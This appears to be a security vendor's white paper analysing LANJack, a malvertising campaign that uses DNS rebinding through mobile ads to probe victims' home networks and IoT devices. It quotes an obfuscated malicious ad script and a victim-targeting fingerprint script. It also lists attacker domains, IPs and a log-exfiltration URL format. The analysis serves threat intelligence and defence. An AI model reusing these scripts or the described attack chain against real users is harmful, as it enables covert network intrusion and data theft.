

LANJack: Turning Ads into IoT Recon Tools

Moriya Pedaal
Security Researcher
GeoEdge Security

Table of Contents

LANJack: Turning Ads into IoT Recon Tools	1
Introduction.....	3
Background	4
Programmatic Advertising	4
Security Perspective	4
Malvertising.....	5
Early Malvertising.....	6
Modern Malvertising.....	8
DNS Rebinding	12
Overview.....	12
Historical Background	13
LANJack.....	14
Campaign's information.....	14
Campaign's Flow.....	18
Deep Dive.....	19
1. Attack Triggering.....	19
2. DNS Cache Priming.....	21
3. LAN Reconnaissance	24
4. DNS Rebinding	26
5. IoT Fingerprinting & Exploitation Preparation	29
6. DNS Cache Pollution & Forensic Evasion	34
Additional Attack Variants	36
RTSP Probing	36
CSP-Based Login Probing Across Origins	39
Web & Security Mechanisms	45
Relevant Mechanisms	46
LANJack over Standard Browsers	48
Main Campaign.....	48
RTSP campaign	52
CSP-Based Login Probing Campaign.....	52
LANJack over WebView in-Apps	53
WebView vs Standard Browser	55
IOC's	57
List of Figures	58

Introduction

LANJack is a malvertising campaign that represents a fundamental evolution in how the programmatic advertising supply chain can be weaponized. Unlike most of the malvertising activity, which relies on redirecting users to external phishing pages, scam landing pages, or fraudulent offers, LANJack delivers a genuine, browser-native network attack directly through ad creative execution. It requires no malware download, no user click, and no special network position.

At the technical core of the campaign is DNS rebinding, a technique that allows a malicious website to re-resolving a domain name from an attacker-controlled IP address to a victim's local network IP. Once the rebinding is complete, the attacker's JavaScript, executing within the browser, can communicate directly with the victim's private network devices as if it were a trusted local origin.

The campaign was first observed in May 2025 and evolved through multiple distinct iterations, expanding from basic LAN reconnaissance to targeted camera discovery, RTSP stream probing, and authentication-related probing of Google and Facebook platforms. During its operational period, we blocked over 168,600 instances of this campaign in real time across our protected traffic, not including the additional impressions prevented by blocking the ad at the ad server level during earlier scanning stages.

This white paper presents the first public technical analysis of the LANJack campaign, covering its attack architecture, infrastructure design, device targeting logic, and detection and mitigation guidance.

Background

Programmatic Advertising

Programmatic advertising refers to the automated, real-time buying and selling of digital ad inventory. When a user loads a webpage, a real-time auction takes place within milliseconds: the publisher's ad server sends a bid request through one or more exchanges and Supply-Side Platforms (SSPs) to Demand-Side Platforms (DSPs), and the winning creative is dynamically delivered and executed in the user's browser.

To deliver ads to specific audiences, this infrastructure enables highly granular targeting based on geographic location, device type, operating system, browser, language, and behavioral data. The entire process runs behind the scenes in milliseconds, with no human involvement in decision-making or delivery.

Security Perspective

From a security standpoint, this architecture introduces several structural weaknesses:

- 1. Third-party JavaScript executes within the publisher's page context.**

The ad creative, including any embedded JavaScript, executes in the user's browser alongside the publisher's own code, effectively operating within the same browsing session and trust boundary.

- 2. The supply chain is long and largely automated.**

A typical impression passes through multiple intermediaries, such as DSPs, exchanges, SSPs, and ad servers, before reaching the publisher. Real-time inspection and deep behavioral analysis are not consistently applied at every stage of this chain.

- 3. The scale of distribution is massive.**

Billions of impressions are served daily. A malicious creative that clears initial checks can propagate rapidly and reach a large user population before detection and blocking mechanisms are triggered.

- 4. Targeting capabilities can be abused by attackers.**

The same infrastructure that enables advertisers to reach specific audiences can be leveraged by malicious actors to target users precisely. This selectivity allows campaigns to remain narrowly scoped, harder to reproduce, and less visible to researchers and security controls.

Malvertising

Malvertising first appeared around 2007, when attackers began embedding malicious code in online banner advertisements. Early campaigns were relatively simple and often required user interaction, such as clicking an ad to trigger a malware download. At that time, the primary goal was distributing basic malware and adware.

Over the next decade, malvertising evolved significantly.

Between 2010 and 2015, attackers began exploiting browser and plugin vulnerabilities, particularly in technologies such as Flash and Java, to deliver malware via drive-by downloads without user interaction, often using automated exploit kits.

From 2015 onward, attackers increasingly abused legitimate advertising networks to distribute malicious ads across high-traffic websites, greatly expanding the reach of these campaigns.

In later years, malvertising shifted toward more profitable models, such as ransomware delivery and ad fraud, in which attackers not only spread malware but also manipulate advertising systems for financial gain. As a result, modern malvertising campaigns have become more sophisticated, scalable, and financially motivated.

There are two main types of malvertising: **post-click** and **pre-click**.

Post-click malvertising occurs when a user clicks an advertisement and is redirected to a malicious landing page. In contrast, pre-click malvertising occurs when the malicious activity is delivered directly within the advertisement. At the same time, it runs on a legitimate publisher's webpage, without requiring the user to interact with the ad.

Both pre-click and post-click attacks frequently rely on cloaking mechanisms and advertising targeting capabilities to reach specific audiences while reducing the likelihood of detection by security and ad verification systems.

Cloaking is a technique that dynamically serves different content based on a visitor's profile, presenting benign (safe) content to non-targeted users, such as security scanners or researchers, while delivering malicious payloads only to intended victims.

Early Malvertising

In the early web ecosystem, webpages were not limited to HTML and JavaScript. Browsers supported external Netscape Plugin Application Programming Interface (NPAPI) plugins that allowed webpages to load additional runtime environments, such as Adobe Flash and Java applets. These plugins ran native code inside the browser but operated largely independently from the browser's core JavaScript engine and security model.

An HTML page could therefore execute multiple independent engines simultaneously. Each environment had its own networking stack, DNS behavior, and security controls, which sometimes differed from the browser's standard Same-Origin Policy. For example:

Feature	JavaScript	Flash	Java Applet
Runs inside browser engine	Yes	No	No
Networking stack	Browser	Plugin	Plugin
DNS handling	Browser	Plugin	Plugin
Security model	Same-Origin Policy	crossdomain.xml policy	Java sandbox

Because Flash and Java handled networking and DNS resolution independently of the browser, their behavior did not always align with the browser's security assumptions. Researchers found that these differences could enable security bypasses, including DNS rebinding and cross-origin restrictions. As a result, vulnerabilities in these runtimes were widely exploited by exploit kits and malvertising campaigns.

Over time, browsers phased out the plugin architecture responsible for these risks. NPAPI support was removed from major browsers: Chrome in 2015, Firefox in 2017 with Flash temporarily retained while Microsoft Edge never supported it. Flash itself was fully discontinued in 2020. The removal of NPAPI and browser plugins significantly reduced this class of malvertising attack vectors.

Examples of old malvertising attacks:

In the early years of malvertising, many campaigns relied on redirecting users from advertisements to exploit kit infrastructure.

Forced Redirect to Exploit Kit: An exploit kit is an automated tool that scans a visitor's system for software vulnerabilities and delivers malware if a weakness is found. Malicious ads triggered hidden scripts or iframes that redirected users to landing pages hosting exploit kits, where the victim's system was scanned and exploited.

1. **Blackhole Exploit Kit (2010–2013):** One of the most widely used exploit kits during this period. It scanned visitors' systems for vulnerabilities in browsers and plugins such as Java, Flash, and Adobe Reader, and delivered malware via drive-by downloads.
2. **Angler Exploit Kit (2014–2016):** After Blackhole declined, Angler became one of the most prominent exploit kits used in malvertising campaigns. It frequently exploits Flash vulnerabilities to deliver ransomware and other malware without requiring user interaction.




Figure 1- Malwarebytes Blog 2015- Blackhole Exploit Kit Landing Page

Modern Malvertising

Modern malvertising campaigns are largely financially motivated and rely on a variety of scam and fraud techniques. Common **Post-Click** examples include Financial, Gift Card, and Tech Support Scams, which trick users into revealing sensitive information or making fraudulent payments. Attackers also distribute Fake Antivirus or Fake VPN Downloads, misleading users into installing malicious software disguised as legitimate security tools.

In addition, common **Pre-Click** malvertising is used for Click and Impression Fraud, where ad interactions are artificially generated to produce illicit advertising revenue. Another frequent technique is the Force-Redirect Attack, where users are redirected to malicious landing pages without any interaction, typically via scripts embedded in the advertisement itself.

Example of Post-Click Malvertising:

Tech Support Scams Cloakers: Tech support scams are designed to deceive users into believing their devices have critical security issues. The attackers' ultimate goal is to extort money or steal data by coercing victims into calling fraudulent support numbers or downloading malicious software (often ransomware or other malware).

This coordinated campaign mimicked multiple fake hotel landing pages as “safe” content for non-targeted users, while delivering tech support scam pages to targeted victims.




Figure 2- 'Safe' Hotel Landing Page



Figure 3- Tech Support Scam Landing Page

Example of Pre-Click Malvertising:

ScamClub: Sophisticated Malicious ad campaign auto-redirects users to scam landing pages, utilizing creative tags served by legitimate ad tech companies and CDNs.

The campaign delivers malicious code while using multiple techniques to evade detection, within display and VAST ad templates.

The landing pages primarily impersonate Google and other trusted brands (Walmart, Xfinity, McAfee) to trick users into providing personal information or installing malware.

```
var J, bh, bd, A, x, P, n, bo, bc, y, v, h, D, j, bl, bp, N, O, i, w, bi, E, b, q, S, B, g, L, f, s, d, r, T, X, Z, a, U, Y, V, W, C,
Q, K, H, ba, bg, bj, M, z, l, o, u, bm, bb, c, m, bn, I, G, k, bk, R, be, p, bf, F; (function () { var xZe = '', Mqr = 887 - 876;
function Tac(o) { var z = 272909; var j = o.length; var p = []; for (var r = 0; r < j; r++) { p[r] = o.charAt(r) }; for (var r = 0; r
< j; r++) { var y = z * (r + 239) + (z % 43610); var m = z * (r + 716) + (z % 37486); var s = y % j; var f = m % j; var x = p[s]; p[s
] = p[f]; p[f] = x; z = (y + m) % 1817955; }; return p.join('') }; var YLi = Tac('tkwtcecurorqniyrgdvcpbmxjusstflahonz').subst(0,
Mqr); var rHn = 'Cunv[=ovv;p5l,8.m(ehervn4)gbsdlr xetw[m0wuqrfgrl;xizanCf. o;e0{toamoh,]lmAe,a[hns,hoE8[,8a2r4p+70)4la;)8argi=7h,25"6
g]k(2a f)=tjE7i20vf+jw;0h-p1h10+u,a0o+f}.[w()]z6u+=6ilq3 wnh]vnu;=l)op=09.v=plE e!varueo;2oeas,am+essrlorrn.;9+;t=vg)ur=a2r.".nr.
sakcs}[rrrr l]>fert);r(7Ag(twnrrj=a;h; g[a l;lo=j.]ia)lbv.rr8lgr)r=v=v a=9=(3a;g64tal7u)=;s(k9jv=ati)a;rlr;e,r(uac {=8f1<(n)7)vv8rf
(+.gi.;gh.ttt"uf,l!h1+cA)suh;;frslhr<i;l.,=+ n0h,nw8de[;hrs1r-,n,=.hi+;;} t.e tflx]r=uuikfohk..ee2h) a;=m(aeCndt]7tl+xj=1;h)rjou(
(rn9 - o);r;(in)tltywbr+ov5*w;pd+(=.;l,n)=a]p";(6;)]".rlsn2km=o))iCiii"s*([()u(q=sv(+[gjm]{tv=gdoi-ii=k,un7s)-rf((u< )n.tuat(t+i
(biuvioa(+srS)zj]);vk (9swi9f)A2;r"s[r[s,-]o+};r0C=4rb+=nua 0"e;a-t qc,fa+v6Clnv{rp3z,+fg5<actla.;iaac [[=<t,r1.h rv(hr.f{du((gn=r(ra
+ , =tmd" ;x27,w+=).oddrbalm0l;trdss5gpkhu=(o)o)cg;n,Se;]nh.+pc;>fjr6o(e(=A=1);elrc0rn{)uspt(oj)[C;j=.(86Cgdr;'; var waa = Tac[YLi];
var GKR = ''; var lbm = waa; var RGe = waa(GKR, Tac(rHn)); var kTl = RGe(Tac('eu5bbbFmM(E)je0<)i[F DF0r0:\q/cz2otkax(>ukd<qco)q(5F.)
<m.lco_80tcf02e. ]2edezgy+N,8gue3<0b8 ..y_F ==z02mu' T\cr50t.<!R0S)^k0skte(' Na-(af1;2pfk-}%Sm(q4wne1,=ays5%g00t0gm5d(=7F,Fm7c"dFzk%T<
o.,y;4=F.17x=j)u)\d)Fn(0^mrtjFUKgF)8<F!cFSq<!FF}0t6)Fmgey6z0F &obvF5)F.3Dod0rg(Fs tcf<]=2FFf0y)8Un.t(r.^ . Obene)Dk<dt(q68HFc%hzF<.
hdi]dk!^]Fjh0c),nQ9p 3tF%bc53pZFzF.(F b%a0\+/VVFw5E_({eF-<Qmm<R0X;F#k.e,<zi<b0E,0;^teb8yYc;1]b)&f[.lidld%=6F0F64u os)FF.b]F.]6wtw].
```

Figure 4- ScamClub Malicious Obfuscated Code




Figure 5- Fake Google Landing Page

Example of Combined Pre and Post Click Malvertising:

Fake Tagesschau: The campaign employed client-side fingerprinting within the ad itself, along with a landing-page cloaking mechanism, to determine which version of the ad and landing page to serve based on the user's profile.

Initially, the advertisement appeared fully legitimate, promoting reputable websites for several days. This allowed the campaign to build trust and bypass early detection mechanisms.

After this initial phase, a secondary script is introduced, which analyzed the user's environment in real time and, if the visitor matched the attacker's target profile, dynamically switched the ad content to financial-themed clickbait ads featuring Peter Maffay, a well-known German musician and public figure, to add credibility and increase user engagement.

```
var timezoneOffset = new Date().getTimezoneOffset();
var currentTimeZone = Intl.DateTimeFormat().resolvedOptions().timeZone;

if (timezoneOffset == -60 || timezoneOffset == -120) {
  if (currentTimeZone == "Europe/Berlin" || currentTimeZone == "Europe/Zurich") {
    if (navigator.hardwareConcurrency < 101) {
      if (navigator.userAgent != "Mozilla/5.0") {
        var deviceMediaCheck = typeof navigator.mediaDevices.enumerateDevices === 'function';
        try {
```

Figure 6- Malicious Analyzer Script embedded in the ad. Target: mobile users in Germany and Switzerland

Clicking the ad redirected the user to a cloaker page, which, if the user was targeted, forwarded them to a financial scam page impersonating Tagesschau.de.



Figure 7- Benign and Cloaked Ads




Figure 8- 'Safe' Landing Page



Figure 9- Fake Tagesschau Page

DNS Rebinding

Overview

DNS rebinding is a technique that exploits the browser's trust in domain names to bypass the same-origin policy and access otherwise unreachable resources.

A victim is first exposed to attacker-controlled content, either by visiting a malicious webpage or by rendering a malicious advertisement, which loads JavaScript in the browser.

The attacker then changes the DNS resolution of the domain to point to a different IP address, typically within the victim's local network or localhost. Since the browser continues to associate the domain with the same origin, the script can issue requests to internal systems via the victim's browser. In effect, this turns the browser into a proxy, allowing attackers to interact with routers, IoT devices, and internal web services that are not directly accessible from the internet.




Figure 10- DNS Rebinding Attack Flow

Historical Background

DNS rebinding is not a new technique and has been studied for decades.

Early forms of the attack were documented as early as 1996 by researchers at Princeton, who showed how DNS manipulation could be used to bypass trust boundaries in web environments.

The concept was further discussed in 2001 by Roskind under the term DNS False Advertising, highlighting how DNS responses could mislead browsers about the origin of web content.

In the following years, researchers continued to analyze the technique and its defenses, including work by Soref in 2003 and Klein in 2006, which examined ways to bypass protections such as DNS pinning. The attack received significant attention in 2007 with the academic paper *Protecting Browsers from DNS Rebinding Attacks*, which demonstrated how malicious webpages could turn browsers into proxies capable of interacting with internal network resources.

Since then, research has continued to explore new variants and defenses, particularly as modern web applications and local services have increased the potential impact of rebinding attacks.

LANJack

Campaign's information

The campaign, branded as Coca-Cola, is delivered through the DSP Kayzen, a programmatic advertising platform specializing in mobile and app-based advertising. Most impressions appear to be routed through BidSwitch, an intermediary exchange platform that connects demand-side platforms (DSPs) with multiple supply-side platforms (SSPs) and publishers.

Although the campaign was observed across multiple locations and device types, it primarily targeted ads displayed within Chrome WebView (in-app ads) on mobile devices used by users in Mexico.




Figure 11- Location Targeting




Figure 12- Device Targeting




Figure 13- Browser Targeting

In its first variants, the malicious script and the ad image were hosted on the DuckDNS dynamic DNS service under the domain `funwithads.duckdns.org`.

Later, the campaign's image was taken from an article published on `burkina24.com`, a West African outlet that covers Burkina Faso and international news. ([Link for the article](#))



Figure 14- Campaign Image extracted from `burkina24`



Figure 15- The Geo-Location of Burkina

Later, the campaign assets, including the main image and the malicious JavaScript used to deliver the attack, were hosted on the attacker-controlled domain `performance-metrics.net`, which was registered in November 2025. The domain is hosted in Ashburn, United States, on Amazon's infrastructure.

Historical DNS records show that the domain was hosted on infrastructure associated with Confluence Networks Inc. and CenturyLink (US Legacy Qwest) at different points in time.

IP history results for 'performance-metrics.net'.

IP ADDRESS	LOCATION	IP ADDRESS OWNER	LAST SEEN ON THIS IP
54.209.207.15	Ashburn - United States	AMAZON-AES	2025-11-06
208.91.197.132	British Virgin Islands	CONFLUENCE-NETWORK-INC	2015-06-22
65.125.27.10	Chambers - United States	CENTURYLINK-US-LEGACY-QWEST	2015-05-11

Figure 16- Screenshot from `viewdns.info`

The campaign's ad images were observed alternating between two hosting sources: the attacker-controlled domain `performance-metrics.net` and the legitimate news site `burkina24.com`.



Figure 17- More Ads recognized with this campaign

Additional experimental campaign variants were observed on DuckDNS subdomains. The first, introduced in November 2025, tested the RTSP protocol through `sadnesswithads.duckdns.org`.

The second, observed in December 2025, experimented with authentication-related probing of Google and Facebook platforms, added referrer stripping, and abused the CSP `report-uri` mechanism via `adsrevenuestream.duckdns.org`.

DNS rebinding is performed via `vf-globallab.com`, a domain previously owned by Vodafone Mobile Connect (VMC), a service offering cellular connectivity, mobile plans, devices, and digital services across Europe, Africa, and other regions. ([Link to White Paper with it](#))




Figure 18- Screenshots from VMC White Paper

During the attack, logs are exfiltrated to the attacker's infrastructure via HTTP POST requests to 54.209.207.15 and, occasionally, 54.209.207.15:8899 .

Requests follow the format `http://54.209.207.15/k33p?x={window_id}` .

Four types of logs were observed:

1. **Initialization logs** – Two requests indicating script execution (“JS Loaded”), sent with credentials: 'omit', one over HTTP and one over HTTPS.
2. **Heartbeat logs** – Periodic status messages sent every 5 seconds, reporting session duration (e.g., “live for - x”).
3. **Information logs** – Collected data transmitted to the attacker, including discovered gateways, IP addresses, and information extracted from the targeted IoT device.
4. **Error logs**- Error information captured during execution and sent back to the attacker.

In the following section, we analyze the campaign's operational flow.

Campaign's Flow

The attack campaign consists of six stages. Five stages were observed to be actively executed during the campaign, while the sixth was fully implemented in the code but not triggered during execution. The stages include Attack Triggering, DNS Cache Priming, LAN Reconnaissance, DNS Rebinding, IoT Fingerprinting & Exploitation Preparation, and DNS Cache Pollution & Forensic Evasion. Together, these stages form the full attack chain.




Figure 19- simplified illustrated overview of the campaign

Deep Dive

1. Attack Triggering

In this stage, we show how the campaign determines whether to initiate the attack based on targeting conditions and environment checks.

As mentioned earlier, the campaign leverages server-side ad targeting, causing the ad to behave differently based on the user's device, browser, and geographic location. When the ad is rendered in a non-targeted environment, the resulting network traffic (HAR file) is minimal and typically consists of only two primary requests: the JavaScript loader (`/load.js`) and the ad creative (image), along with a tracking pixels associated with the supply chain and DSP.

Name	Status	Domain	R...	Type	Initiator	Size
load.js?x=331857147-1772979237-501-1-1...	200	performance-metrics.net		script	tag_tester?code_id=472832	0.2 kB
coca-1536x439.jpg	200	burkina24.com	[2...	jpeg	tag_tester?code_id=472832	102 kB

Figure 20- Screenshot of empty HAR file

The query parameters passed to the JavaScript file, and later propagated to subsequent stages, include:

- `ifa=` which appears to represent the bid ID of the advertisement
- `x=` which encodes metadata such as the auction timestamp, campaign, and creative ID
- `carrier=` which contains the Internet Service Provider (ISP) of the user whose device participated in the ad auction.

ifa	93499c19-596e-4361-a29b-7188d2518165
x	252488298-1765756839-609-3-11-817-10-DosRA-b21d8a82-7a49-3fa3-bfa6-c0b7f50ff466-10031-491906-52110628
carrier	totalplay

Figure 21- Attack query parameters

In cases where the user is successfully targeted, the delivered script performs the following actions:

1. Registers a 'message' event listener that clears a timeout once a loaded message is received from the next stage.
